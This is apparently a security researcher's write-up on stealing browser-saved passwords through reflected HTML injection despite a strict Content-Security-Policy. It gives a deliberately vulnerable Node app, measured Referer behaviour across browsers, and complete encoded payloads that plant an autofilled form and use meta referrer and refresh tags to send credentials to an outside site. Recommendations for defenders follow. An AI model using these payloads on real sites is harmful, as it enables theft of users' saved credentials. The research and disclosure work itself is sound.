

You see plenty of writeups that steal saved passwords through XSS. You see far fewer that pull it off with HTML injection, minimal user interaction, and a Content-Security-Policy strict enough that XSS is dead on arrival.
During a test I found exactly that: a reflected HTML injection so constrained by a strict CSP that script execution was impossible. My goal became raising the impact anyway, and the path ran straight through Chrome password autofill and one piece of unusual browser behavior around the Referer header.

What is the Chrome password autofill risk here? Chrome password autofill saves login credentials and re-injects them into any form on the matching site that asks for an email and a password - regardless of where that form submits. An attacker who can inject HTML into the page can plant their own form, let Chrome fill it with the victim's saved password, and exfiltrate the result. No JavaScript required, which is why a strict CSP does not stop it.
This post walks through the Referer header behavior that makes exfiltration possible, the browser-by-browser differences I measured, and the full one-click attack against a deliberately hardened login page.
Why the Referer Header Matters
The `Referer` header carries information about the URL of the page a request came from, parameters included. Say you move from page A to page B. The browser automatically attaches a Referer to the request for B describing where it came from - page A. Depending on configuration and the type of navigation, that header can carry the full URL with parameters, or it can be omitted entirely. In the vast majority of cases it carries only the protocol, domain, and port - no path, no parameters.
A Referer can contain the Origin (protocol, domain, and port, for example https://afine.com:443), the path, and the query parameters. It cannot contain Basic auth credentials or anything after the fragment #.
When Does the Browser Attach a Referer?
The MDN documentation puts it plainly:
"When you click a link, the Referer contains the address of the page that includes the link. When you make resource requests to another domain, the Referer contains the address of the page that uses the requested resource."
If you click a link or fire a request - through src, an <img>, and so on - the Referer is sent. The same applies to methods like fetch(). On top of that, the header is sent on back and forward navigation, on HTTP status-code redirects, and through <meta> tags:
"The Referer should also be sent in requests following a Refresh response (or equivalent <meta http-equiv="refresh" content="...">) that causes a navigation to a new page, if permitted by the referrer policy."
The Browser's Default Referer Behavior
When an application does not define a policy through the `Referrer-Policy` header or a <meta> tag, the browser falls back to strict-origin-when-cross-origin. This is the default for most sites, because most sites never set their own policy. Under it, a same-origin request (in practice, A to A) gets a Referer with Origin, path, and parameters. For everything else the browser sends only the Origin.
For example: click a link on https://afine.com/about-us?test_parameter=1337 that leads to https://afine.com/, and the browser attaches the entire URL - https://afine.com/about-us?test_parameter=1337 - to the request for https://afine.com/. Same situation, but the link points to https://google.com: now the browser attaches only the Origin, https://afine.com, with no path and no parameters.
The Strange Browser Behavior
I decided to check how Safari, Chrome, and Firefox behave depending on the presence of a Referrer-Policy header and <meta> tags in the <head>.
To do that I tested <img>, <script>, <iframe>, <link>, <a>, <form>, redirection via <meta>, and the fetch() method, with the policy set as a referrerpolicy attribute of unsafe-url. The result: the browsers behave in a remarkably inconsistent way.
Start with Safari. If the application defines no referrer policy, an attacker can exfiltrate data by setting an <a> tag to unsafe-url; the same works for redirects via <meta>. Both leak the full URL. Other tags leak only the Origin, which is what you would expect. Firefox behaves exactly the same way.
Chrome leaks the full URL for most tags - specifically <img>, <script>, <iframe>, <a>, the fetch() method, and of course <meta> redirection. The tests also showed there is no collision: whether the policy is set in the tags or in the Referrer-Policy header, the behavior is identical.
Now the second case. The application sets Referrer-Policy: no-referrer, which should block the header entirely. In Safari, <img>, <script>, <iframe>, and fetch() all leak the Origin, while the <a> tag and <meta> redirect leak the whole URL. Firefox is the same. Chrome reveals the full URL for <img>, <script>, <iframe>, <a>, fetch(), and <meta> redirection. As before, setting the policy through <meta> tags in the page <head> produces identical results - no collision.
Of all three browsers, Chrome is the least restrictive. An attacker with HTML injection can essentially reveal the full URL for most tags regardless of the policy defined in the HTTP header or in the <head>. Safari and Firefox behave far more safely, but they still allow too much.

One line in the referrer policy processing model hints at why Chrome is this permissive. The W3C Referrer Policy specification and the HTML Standard describe an order in which referrer signals are evaluated - the noreferrer link type first, then a referrerpolicy attribute, then any <meta> element with name="referrer", and finally the Referrer-Policy header. The other browsers chose to ignore part of that and built a safer approach, though as it turns out, still not entirely safe.
The takeaway from these tests: an attacker can override the referrer policy and reveal the full URL regardless of which of these three browsers is in use. The <a> tag method and <meta> redirection work on all three. For the password-manager extraction attack I used the <meta> redirect, because - unlike the <a> tag - it needs no extra interaction from the user.
Reflected HTML Injection in a GET Parameter
If an application is vulnerable to reflected HTML injection through GET, pulling passwords out of a manager becomes easy. To demonstrate, I wrote a small NodeJS application:
const express = require("express");
const bodyParser = require("body-parser");
const app = express();
app.use(bodyParser.urlencoded({ extended: true }));
app.use((req, res, next) => {
    res.setHeader(
        "Content-Security-Policy",
        [
            "default-src 'none'",
            "script-src 'none'",
            "style-src 'none'",
            "img-src 'none'",
            "font-src 'none'",
            "connect-src 'none'",
            "frame-src 'none'",
            "object-src 'none'",
            "base-uri 'none'",
            "form-action 'self'",
            "frame-ancestors 'none'"
        ].join("; ")
    );
    next();
});
app.get("/", (req, res) => {
    const vulnerableParam = req.query.html || "";
    res.send(`
        <!DOCTYPE html>
        <html>
        <head>
            <title>Login</title>
        </head>
        <body>
            <h1>Login Panel</h1>
            <form method="POST" action="/login">
                <input type="email" name="email"><br><br>
                <input type="password" name="password"><br><br>
                <button type="submit">Login</button>
            </form>
            <hr>
            ${vulnerableParam}
        </body>
        </html>
    `);
});
app.post("/login", (req, res) => {
    const { email, password } = req.body;
    res.send("Success");
});
app.listen(3000, () => {
    console.log("Server running on http://localhost:3000");
});
The application has a simple login form, which is enough to trigger the option to save a password in the manager. It also ships a very strict Content-Security-Policy - far stricter than what you see in the wild.
In effect, this policy says no images, fonts, scripts, frames, and so on can load on the page at all. You can only submit forms, and only to the same domain the server lives on - A to A, for example to a different path. In practice a real-world policy is usually looser and at least allows 'self', meaning use of those resources within the same site, which is already a very strict CSP. Even so, the option to exfiltrate data off the server still exists.

The server contains a vulnerable html parameter passed through the page URL that allows XSS - but in practice, because of the CSP, both XSS and CSS injection are blocked. All we have to work with is HTML.
For the test, enter any credentials and let Chrome or Firefox save them in the password manager. The next target is exploiting the html parameter.
The password manager fills in the saved credentials on its own, and you can see the injected text rendered in italics below the form.

Injecting JavaScript gets blocked outright by the browser because of the strict CSP.
Letting Chrome Password Autofill Do the Work
To exploit the vulnerability, first define a form that asks for the same thing - email and password. Chrome password autofill will fill our form in automatically:
<form action="/"><input type=email name=email /><input type=password name=password /><input type=submit /></form>Define a form that asks for the same fields and the password manager fills it in for us. If the user clicks the button, the credentials are sent via GET in the URL to the path /. This works because the password manager does not check whether the data in the <form> is sent via GET or POST.


If the user clicks the button, the credentials land in the URL as GET parameters - the email and the password, in plain text.
Exfiltrating Data When the CSP Blocks Everything
There is still a problem - how do you send this data to your server when the CSP forbids everything? Two tricks solve it.

The first trick defines a referrer policy. Using the HTML injection, add a <meta name="referrer" content="unsafe-url"> tag. That sets the policy to unsafe-url, which reveals the full URL with path and parameters - the password and email in the query string - the moment the user navigates to another page. But how do you make them navigate? With the second trick: a tag that redirects the user to another page despite the strict CSP - <meta http-equiv="Refresh" content="0,url=https://afine.com" />.
Combining the two pulls the email and password out to the attacker's site:
http://localhost:3000/?email=test%40test.com&password=TajneHaslo&html=%3Cmeta%20name=%22referrer%22%20content=%22unsafe-url%22%3E%3Cmeta%20http-equiv=%22Refresh%22%20content=%220,url=https://afine.com%22%20/%3EThe result is the email and password exfiltrated to https://afine.com despite the very strict CSP.
One Click
One problem remains - how do you get the user to append these credentials to a URL that already contains an email and password? It turns out you do not have to.
http://localhost:3000/?html=%3Cform%20action=%22/%22%3E%3Cinput%20type=email%20name=email%20/%3E%3Cinput%20type=password%20name=password%20/%3E%3Cinput%20name=html%20value=%27/?html=%3Cmeta%20name=%22referrer%22%20content=%22unsafe-url%22%3E%20%3Cmeta%20http-equiv=%22Refresh%22%20content=%220,url=https://afine.com%22%20/%3E%27%20/%3E%3Cinput%20type=submit%20/%3E%3C/form%3EWhich decodes to:
<form action="/"><input type=email name=email /><input type=password name=password /><input name=html value='/?html=<meta name="referrer" content="unsafe-url"> <meta http-equiv="Refresh" content="0,url=https://afine.com" />' /><input type=submit /></form>We define a form that the password manager fills in itself, but we add an extra html field carrying the malicious payload. When the user clicks the button, they get redirected to /?email=&password=&html= with a parameter that carries the dangerous Referer policy and the redirect passed inside the html parameter. In other words, the user submitting a form built through HTML injection runs the attack a second time, now with different HTML injection content.
On that interaction, the email and password are sent via GET, and the html parameter goes along too - this time, instead of setting up a form, it sets the dangerous Referer policy and redirects to the attacker's site. The net effect is that the user only has to click once, not twice.
Making It a Single Click Anywhere on the Page
The attack can be improved, but it requires the ability to inject inline CSS - the same Content-Security-Policy, but with style-src 'unsafe-inline':
<form action="/"><input type=email name=email /><input type=password name=password /><input name=html value='/?html=<meta name="referrer" content="unsafe-url"> <meta http-equiv="Refresh" content="0,url=https://afine.com" />'' /><input type=submit style="position: fixed; top: 0; left: 0; width: 100vw; height: 100vh; z-index: 999999; opacity: 0"/></form>The style attribute defines a button that is invisible and stretched across the whole page, so no matter where the user clicks, the form fires. A much stronger attack, built with HTML and CSS injection.
As you can see, an HTML injection makes it easy to pull data saved in a password manager.
Why Do Password Managers Append Passwords to GET Forms?
It is worth asking why password managers append passwords to forms submitted via GET. It increases the risk of, for example, leaking the password into logs, but it also significantly eases password exfiltration without XSS - that is, essentially without access to the page content at all.
Firefox is odd here. Build a fake form with an action attribute on the vulnerable domain, and Firefox fills the passwords even when it is not the exact same domain but, say, a subdomain. If the form action points to the attacker's domain, Firefox will not autofill the credentials, which makes the attack harder.
Safari behaves similarly. It only offers to fill the password if the domain in the form action matches; if it is the attacker's domain, Safari offers to generate a new password instead.
Chrome is the interesting case: it fills in the data every time, regardless of the domain in action.
Obviously my attack works - the form is submitted to the same domain in the end. What is puzzling is why the browsers protect against credential theft when action points to a different domain, yet do not protect against sending the password in a GET request, which - in almost every HTML injection scenario - lets you pull the credentials out.
Recommendations
- Do not rely on a strict CSP alone to protect a login page. A CSP with script-src 'none' stops XSS, but it does not stop HTML injection, form planting, <meta> redirects, or the Referer leak. Fix the injection at the source: contextually encode all reflected output.
- Set an explicit, restrictive [`Referrer-Policy`](https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Referrer-Policy). Do not leave a sensitive application on the browser default. no-referrer or same-origin reduces the URL leak surface - though, as shown above, an injected <meta> can still override it in Chrome, so this is defense in depth, not a fix.
- Never put credentials or secrets in URLs. Even without an attacker, GET parameters end up in server logs, proxy logs, and browser history.
- Treat any reflected parameter as an injection point, even when XSS is blocked. HTML and CSS injection on their own are enough to weaponize password autofill.
A Note on Context
The most uncomfortable part of this finding is not the injection - it is the password manager behavior. Browsers go out of their way to block credential theft when a form's action points to a foreign domain, but happily hand the saved password to a GET request on the same origin, where any HTML injection can read it back out of the URL.
FAQ
What is Chrome password autofill and why is it a security risk?
Chrome password autofill is the built-in password manager feature that saves login credentials and re-injects them into matching forms. The risk is that Chrome fills any email/password form on the matching site regardless of where that form submits - even a form planted through HTML injection. Combined with a Referer leak, that lets an attacker harvest the saved password without ever running JavaScript.
Can HTML injection steal passwords without XSS?
Yes. If you can inject HTML into a page where a user has saved credentials, you can plant your own login form. The password manager fills it, and you exfiltrate the result through a Referer leak or a redirect. Because no script executes, a Content-Security-Policy that blocks XSS does not block this attack.
Does a strict Content-Security-Policy stop this attack?
No. A strict CSP - even script-src 'none' with default-src 'none' - stops XSS and CSS injection, but it does not stop HTML injection, planted forms, <meta> redirects, or the Referer header leak. The attack in this writeup was specifically built against a very strict CSP.
Why does Chrome password autofill fill forms that submit to a different domain?
Chrome fills saved credentials based on the page's domain, not the form's action target. Firefox and Safari refuse to autofill when the action points to a different domain, but Chrome fills regardless. In this attack the form submits to the same domain anyway, so even the stricter browsers are exploitable.
How do you exfiltrate data when the CSP blocks all external requests?
